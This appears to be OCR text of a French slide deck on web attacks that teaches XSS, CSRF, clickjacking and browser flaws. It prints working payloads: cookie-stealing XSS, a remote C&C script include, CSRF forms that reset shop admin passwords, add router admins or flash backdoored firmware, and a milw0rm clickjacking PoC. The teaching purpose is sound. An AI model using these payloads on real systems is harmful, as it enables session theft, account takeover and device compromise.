
Les Attaques du Web

- Client / Navigateur web
- Attaques protocolaires
- Attaques sur le serveur web
- Attaques sur l'application web
- Attaques sur la base de données

Définir le web comme un service [1]



Définir le web comme un service [2]




Attaque Client - Comment ?

- Lien vers site malveillant contenant des codes malicieux exécutés chez le client / script client (Javascript / ActiveX / Flash / Java …)
- Clic ou action utilisateur initiés bien souvent par une campagne de spam ou de mails ciblés
- Peut également être réalisé par « malware advertising » (NY Times – Rogue Antivirus publicataire / 2009)

Attaque Client - Comment ?

- Exemple Rogues / Malwares



Attaque Client - XSS [1]

- CSS : Cross Site Scripting (XSS)
- Faire exécuter du code malveillant au client **de façon involontaire**
- Deux catégories :
  - Reflected : injection de code par le client (dans une des variables GET/POST HTTP)
  - Stored : inclus dans le code téléchargé et exécuté (HTML), mais également précédemment injecté dans les Cookies.
- A la fois vecteur et attaque

Attaque Client - XSS ²

- Conséquences :
  - Vol de sessions (cookies)
  - Récupération d'historique de navigation
  - Defacing temporaire
  - Redirection vers un site malveillant
  - Installation de Worm / Malware (Rogue Antivirus)
  - DoS sur site web (MySpace)
  - …

Attaque Client - XSS 3

- Exemples Stored

```
<body onload=alert('test')>

<b onmouseover=alert('Wufff!')>click me!</b>

<img src="http://url.to.file.which/not.exist"
   onerror=alert(document.cookie);>

<IMG SRC="jav&#x09;ascript:alert(<WBR>'XSS');">

<LINK REL="stylesheet" HREF="javascript:alert('XSS');">
```

Attaque Client - XSS [4]

- XSS Reflected : Comment ca marche ?

Requête :

```
GET /welcome.php?name=<script>alert(document.cookie)</script>
   HTTP/1.1
Host: www.bank.com
```

Code :

```
<HTML>
<Title>Welcome!</Title>
Hi <?php echo $_GET['name']; ?>
<BR> Welcome to our system
...
</HTML>
```

Attaque Client - XSS 5

- XSS Reflected : Résultat

Requête :

```
GET /welcome.php?name=<script>alert(document.cookie)</script>
   HTTP/1.1
Host: www.bank.com
```

Réponse interprétée par votre navigateur :

```
<HTML>
<Title>Welcome!</Title>
Hi <script>alert(document.cookie)</script>
<BR> Welcome to our system
...
</HTML>
```

Attaque Client – XSS [6]

- XSSBot

Injection d'une référence externe à un script serveur , celui qui aurait le rôle de « Command & Control » :

```
http://example.com/q="><script
src="http://xssshellserver/xssshell.asp"></script>
```

S'exécute en tâche de fond et va chercher des commandes comme un botnet sur un serveur externe via une injection ou un stored XSS

Attaque Client - XSS [7]

- Faits
  - **XSS Worm « Samy is my hero » MySpace /2007 :**

    Myspace éteint au bout de 20h avec une attaque obfusquée avec la balise

    `<div  style=" BACKGROUND:url('javascript:eval(document…`

    http://en.wikipedia.org/wiki/Samy_(XSS)

  - **XSSed :**

`http://webbdomain.com/php/postcarden/chosencard.php?id=923"><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>`

`http://www.needforspeed.com/undercover/home.action?lang="><script>alert(document.cookie);</script>&region=us`

`http://lessites.service-public.fr/cgi-bin/annusite/annusite.fcgi/eur1?lang=%22%3E%3C/title%3E%3Cscript%3Ealert(123)%3C/script%3E%3E%3Cmarquee%3E%3Ch1%3EXSS%20by%20Stacker%3C/h1%3E%3C/marquee%3E`

`http://www.socialistgroup.eu/gpes/newsdetail.do?id=103255&lg=fr'"></title><script>alert(1337)</script>'"><marquee><h1>Mystick</h1></marquee>`

http://www.xssed.com

Attaque Client - XSRF [1]

- CSRF : Cross Site Request Forgery (XSRF)
- Attaque « one-shot »
- Fonctionne par rebond avec, dans le meilleur des cas, usurpation de session (Remember me / Cookie du navigateur de l'attaquant)
- Exécution volontaire mais masquée
  - Lien : `<a href=" … ">`
  - Image : `<img src=" … ">`
  - Script : `<script src=" … ">`
  - Link CSS : `<link href=" … ">`
  - Flash : `<embed " … ">`
  - Où par attaque XSS …

Attaque Client - XSRF ²

- Conséquences & Effets du XSRF :
  - Vol de sessions
  - Achat involontaire
  - Manipulation de configuration (routeur …)
  - Manipulation de firmware (backdoor)
  - …

Attaque Client - XSRF 3

- Exemples
  - Envoi d'un Email Frauduleux contenant :

```
<img src="http://bank.example/withdraw?account=fabien&amount=1000&for=attacker">
```

  - Ajout d'un admin sur routeur ADSL (Huawei)

```
http://admin:admin@192.168.1.1/Action?user_id=attacker&priv=1&pass1=attacker&pass2=attacker&id=100
```

  - Ajout d'une IP autorisée sur routeur ADSL (Huawei)

```
http://admin:admin@192.168.1.1/Action?ip_1=192&ip_2=168&ip_3=1&ip_4=2&mask_1=255&mask_2=255&mask_3=255&mask_4=255&gateway_1=192&gateway_2=168&gateway_3=1&gateway_4=1&id=7
```

Attaque Client - XSRF 4

- Exemples 2 – Avactis Shopping Cart
  - Envoi d'un Email Frauduleux contenant un lien caché vers le code malveillant suivant :

```
<html><body>
<FORM
action="http://site.com/path/avactis-system/admin/admin_member_passwd_reset
.php?asc_action=PasswordChange" method="POST" name=""
id="PasswordChangeForm">
<INPUT TYPE="hidden" name="AdminEmail" value="cwburtay@hotmail.com">
<input type="password" value="c7ee6df0ea4e08a825256a512140f158" size="25"
name="New_Password">
<input type="password" value="c7ee6df0ea4e08a825256a512140f158" size="25"
name="Verify_New_Password">
<input type="submit" value="save">
<script> document.forms[0].submit() </script>
</body></html>
```

  - Si vous êtes loggué sur le magasin en ligne (cookie par exemple), l'affichage de ce code par votre navigateur provoquera le changement de mot de passe et le vol potentiel de vos coordonnées bancaires !

Attaque Client - XSRF 5

- Exemples 3 - D-Link VoIP Phone
  - Envoi d'un Email Frauduleux contenant un lien caché (XSS) vers le code malveillant suivant :

```
<html> <form action="http://10.1.1.166/Forms/cbi_Set_SW_Update?16640,0,0,0,0,0,0,0,0"
method="POST">
      <input name="page_HiddenVar" value="0"> <input name="TFTPServerAddress1" value="10">
      <input name="TFTPServerAddress2" value="1"> <input name="TFTPServerAddress3" value="1">
      <input name="TFTPServerAddress4" value="1"> <input name="FirmwareUpdate" value="enabled">
      <input name="FileName" value="backdoored_firmware.img"> <input type=submit value="attack">
</form>
<script> document.forms[0].submit() </script>
</html>
```

  - Si vous êtes loggué sur le téléphone en Web, l'affichage de ce code par votre navigateur provoquera le changement des versions de firmware par un firmware backdoor.

Attaque Client - ClickJacking [1]

- Détournement du clic client
- Contrôle à distance d'une application (bug dans le code)
- Première PoC récente (Proof of Concept)
  - iframe HTML positionnée au dessus d'un contenu Flash (Vuln. Adobe) activant les fonctionnalités webcam / micro, à l'insu de l'utilisateur
- Utilisations
  - Décollage / masquage des liens / submits par CSS (Feuilles de styles HTML, propriété CSS « z-index »)
  - Injection de code Javascript permettant de décaler la souris au moment du clic sur un bouton

Attaque Client - ClickJacking [2]


- Exemples :
  - http://www.milworm.com/exploits/7842

```
Firefox 3.0.5 Status Bar Obfuscation / Clickjacking
=========================================
<html> <body>
<div id="mydiv" onmouseover="document.location='http://www.milw0rm.com';"
style="position:absolute;width:2px;height:2px;background:#FFFFFF;border:0px"></div>
<script>
            function updatebox(evt) {
                        mouseX=evt.pageX?evt.pageX:evt.clientX;
                        mouseY=evt.pageY?evt.pageY:evt.clientY;
            document.getElementById('mydiv').style.left=mouseX-1;
            document.getElementById('mydiv').style.top=mouseY-1;
            }
</script> <center> <br>
<font style="font-family:arial;font-size:32px">Status Bar Obfuscation / Clickjacking</font><br>
<font style="font-family:arial;font-size:24px">By MrDoug</font><br> <br> <hr size="3" width="500"
color="#000000"> <br>
<font style="font-family:arial;font-size:20px">Click the VALID link to google below to visit
milw0rm.com</font><br>
<br> <a href="http://www.google.com" onclick="updatebox(event)">
<font style="font-family:arial;font-size:32px">http://www.google.com</font></a><br> <br>
 <hr size="3" width="500" color="#000000"> <br>
<font style="font-family:arial;font-size:16px">Greetz to Slappywag</font><br> </center>
<div style="position:absolute;bottom:0;">
<font style="font-family:arial;font-size:32px">Note this...<br>
      | <br>      V </font> </div>
</body> </html>
=========================================
```


Attaque Client - Vulnérabilités

- Vulnérabilités logicielles des navigateurs
  - Module pkcs 11 Firefox (Gestion des clés / certificats)
  - Vulnérabilité x509v3 : Mozilla NSS et tous les produits utilisant les certificats x509v3 pour SSL
    - SSL Sniff : http://www.thoughtcrime.org/software/sslsniff/
    - Permet de capturer le trafic non chiffré en MiTM à partir d'un certificat préinstallé matchant tous les domaines.
    - Vulnérabilité de traitement des chaînes Pascal en chaînes C (\0 non géré)
  - Nombreuses vulnérabilités logicielles
    - iframe
    - Vérification/obfuscation du code javascript ou HTML / CSS, ActiveX, Java …
    - Buffer Overflow …

Définir le web comme un service [1]



Définir le web comme un service ²



Attaque Protocolaire – TCP [1]

